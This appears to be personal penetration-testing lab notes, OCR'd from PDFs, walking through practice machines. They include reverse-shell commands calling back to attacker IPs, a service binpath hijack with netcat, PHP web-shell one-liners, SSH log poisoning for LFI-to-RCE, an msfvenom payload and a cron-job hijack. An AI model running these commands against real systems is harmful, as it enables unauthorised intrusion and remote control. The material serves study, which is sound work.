
****
sc qc SSDPSRV
sc config SSDPSRV binpath= "C:\Inetpub\ff-nc.exe -nv 10.11.0.71 998 -e C:\WINDOWS\System32\cmd.exe"

sc config SSDPSRV obj= ".\LocalSystem" password= ""
sc qc SSDPSRV
net start SSDPSRV

//the weak services and files



So after I set a listener on my machine to get the shell back and got the proof.text however the shell would die quick coz of service failing .



Windows enumeration :

Commands to run :

systeminfo
hostname
net users
net user "name of user"
netsh firewall show config
tasklist /SVC
tasklist
net start

DRIVERQUERY

Due to the shell dying coz of the service time out

type "C:\Documents and Settings\Administrator\Desktop\proof.txt"

so i got the proof.txt

root@kali:~# nc -l -n -v -p998
listening on [any] 998 ...
connect to [10.11.0.71] from (UNKNOWN) [10.11.1.13] 3298

Failed

//samaba

uxiliary(smb_version) > exploit

[*] 10.11.1.22:139 - Host could not be identified: Unix (Samba 2.2.3a)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >

//so enumerate all of the services and everything ! If you have a lot of services, get the version of all of the installed services to see which one is vulnerable to an exploit. Pretty simple, u will end up looking at loads of stuff but it is good for you it will take ages.

The use of the Enum4linux did not display much of the version of the SAMBA server. However the SMB_version module did!

The bufferover flow for SAMA <2.2.8 worked remote code: https://www.exploit-db.com/exploits/10/


So the password to the admin page for CS-CART was admin admin

To get a revershell we needed to bypass the .jpg limitation by using burpsuit to change the content from = Content-Type: php to .jpeg


Content-Type: image/png

The image was uploaded on the manage product



Via the Thumbnail -> local options

Another way to do it is to upload the template to the **/skins/"php-reverse-shell.php" , this was done by the template editor option - > local file using the php format do not need to change that! This will put the php-reverse-shell.php into the /skins/ folder then we can use the server option which will not be blocked by the website .php filter.**



This was then later used in the created **Arash** product created by using the "Thumbnail -> Server -> **" /skins/"php-reverse-shell.php"**

Then go to the mail website and click on the Arash and start our listener on port 443"

This has given up the reverse shell!

So when you click on Arash it will take few min for the shell to kick in !!

ddf45997a7e18a25ad5f5cf222da64814dd060d5 SHA1 : bulldog
d8b8dd5e7f000b8dea26ef8428caf38c04466b3e SHA1 : bulldoglover

The useranme nick and the passwor bulldog was used to login

Recevied a limited web-shell which it was vulnerable to RCE, meaning you can run multiple commands at once:

Ls && wget -O shell.py http://192.168.73.169/monster/shell_reverse.py

Execute the shell

GCC is not installed and icannot get the scripts to compile i need to try dirty cow the few different ones to see if it will work

So i hacked it by looking at the /etc/cron.d/<something>
The cron.d jobs should be checked so it doesn't show any full permissions services that are ".py" as this was the most popular type of environment.

So the overall aim was to get a service or a job that is executed as root... Then try to inject it so it can run what ever you want as ROOT.

//the cron.d job

```
root@bulldog:/etc/cron.d# cd /etc/cron.d
cd /etc/cron.d
root@bulldog:/etc/cron.d# ls -la
ls -la
total 24
drwxr-xr-x  2 root root 4096 Aug 25 22:05 .
drwxr-xr-x 94 root root 4096 Nov  7 11:30 ..
-rw-r--r--  1 root root  589 Jul 16  2014 mdadm
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder
-rw-r--r--  1 root root  191 Aug 24 17:38 popularity-contest
-rw-r--r--  1 root root   54 Aug 25 22:05 runAV
root@bulldog:/etc/cron.d# cat runAV
cat runAV
*/1 * * * * root /.hiddenAVDirectory/AVApplication.py
root@bulldog:/etc/cron.d#
```

- **What this translates to is "As root, run AVApplication.py every minute". The /1 specifies to run every minute (without the slash it would run during the first minute of every hour).**

Basically i created a meterpreter python reverse shell and copied the content of it and pasted it t to the .avapplication.py script
This is python because our cron.d job is running ".avapplication.py" everyone min as root.

//creating the reverse shell python via the metrepreter

msfvenom -p cmd/unix/reverse_python LHOST=192.168.56.101 LPORT=6000 -f raw > reverse.py

Check this out :
Reverse shell

So we need to then copy the content of reverse.py to the "AVApplication.py" this is easily done by

- Copying it over to the vicitims machine from ours
- cat reverse.py > /.hiddenAVDirectory/AVApplication.py
- Then it setup your listener and listen for it, but basically finding that service that run as full ROOT is the difficult part.

Next things :
take a look at the report ran by pentest money auditing see what happened there. Was it picked up ?

Learn about Cron.d jobs

Notes to consider when Hacking

Tuesday, November 28, 2017
4:56 PM

This is a topic to help me see the hints and events that occur during hacking and trying to use them to hack:

The main goal after getting shell is to see what I can do to escalate my priv, this can be done by getting a Shell back to our again BUT THIS TIME BY A ROOT, yes a root user, but putting it in a cron.b job or script like cgi so when it runs the script it will be a root calling back. Remember after your findings always go back to the start and see the services that are running and how we started off from… if SMB is open check for a folder that is being shared that is using SMB.

Look at the cron.d jobs which are like window task schedulers, that are ran by full root or administrator permission.
How to setup a proper cron.d job properly without root user :
http://blog.tobiasforkel.de/en/2015/03/19/setup-cron-job-for-apache-user/

echo "<?php system(\$_GET['cmd']); ?>" > exploit.php	this can be injected into a text box, comment box or a file upload box.
SSH '<?php echo system($_GET['c']);?>'@192.168.199.131	this will write a GET command and register it as a "c" within the "auth.log"

Then we can browse to it by doing the bellow :

Basically when we upload the php code it just spawns open a CMD line , so we need to just browse to it.

www.example.com/ftp/exploit.php?cmd=whoami

So we can use one liner WEB SHEll but having an "evil.php" that contains either of the below code :

<?php system($_GET['cmd']); ?>

<?php passthru($_REQUEST['cmd']); ?>

Then run the "evil.php" within the URL that by calling it and also **include the "cmd"** as this will make sure the parmeter "cmd" is called.

USE CURL OR WEBSITE (both GET calls)

curl http://192.168.56.101/evil.php?cmd=ifconfig

Check the server :
/var/www/
/var/log
Cgi-admin/pages

Af
Dirty cow :

http://kb.odin.com/en/129682

Evilscience

Tuesday, December 5, 2017
8:24 PM

The host was scanned and only two ports were open 80 and 22

After browsing the website I have noticed there is ODD pages displayed as such.

http://192.168.199.131/index.php?file=about.php

Using standard fuzzing and DIRB have displayed nothing, therefore it got me thinking that we need a good LFI/RFI wordlist that can try different combinations to see if you get any results .

root@kali:~/new-lab# dirb http://192.168.199.131/index.php?file=
/usr/share/seclists/Fuzzing/JHADDIX_LFI.txt
DIRB v2.22

//THE LFI.txt is on the /root/desktop


Then using CURL we managed to pull each website down and looked at the context of it.

OS is currently on 4.10.0- and is up to date no exploit .

The command to type multiple commands together :

curl 192.168.199.131/index.php?file=/var/log/auth.log|uname	This will execute the uname

NEED TO FIND OUT WHY IT DISPLAYS MY MACHINE INSTEAD OF THE TARGET!
Answer : because we weren't calling any GET function and were just piping the command and typing another thing on it.



We can inject A GET function command in the **auth.log** by the use of SSH this is for PHP injection only!

We use the SSH as we know the LFI provides us the ability to check the auth.log which stores all SSH connections.

The injection we used is :

ssh "<?php echo system($_GET['cmd']);?>"@192.168.199.131

The above command will run from the GET variable. The “system” call from PHP is what does the actual executing.

Basically the **$_GET[‘cmd’]** just takes the argument i pass it (in the cmd variable), and gives it to “**system**” to execute it. In reality you can name the variable whatever you’d like. If you called your variable “foo”, it would look like this.

http://x.x.x.x/index.php?file=%2fvar%2flog%2fauth.log&foo=cat%20/etc/passwd

The use of %20 will ensure the script is not reading the space


//When LFI works

//works
curl 'http://192.168.199.131/index.php?file=/var/log/auth.log&cmd=pwd;ls'

The issue with the above was missing the " ' "

//now we can processed with the below web delivery attack method

//WE use "web_delivery "exploit. This will open a listener on our machine and it will require the use to connect back to us, once we run the exploit it will state that the victim requires to run the below (this can vari depending on the payload used)
This only works if you have a way of executing commands via the victims machine like a CMD or SHELL



So now we have LFI that uses "cmd" to execute commands on the victims machine.. So we can run the below to get the machine connecting to the metasploit
At the start it is ' ' ' at the end is " ' ' '

>>> import requests

```
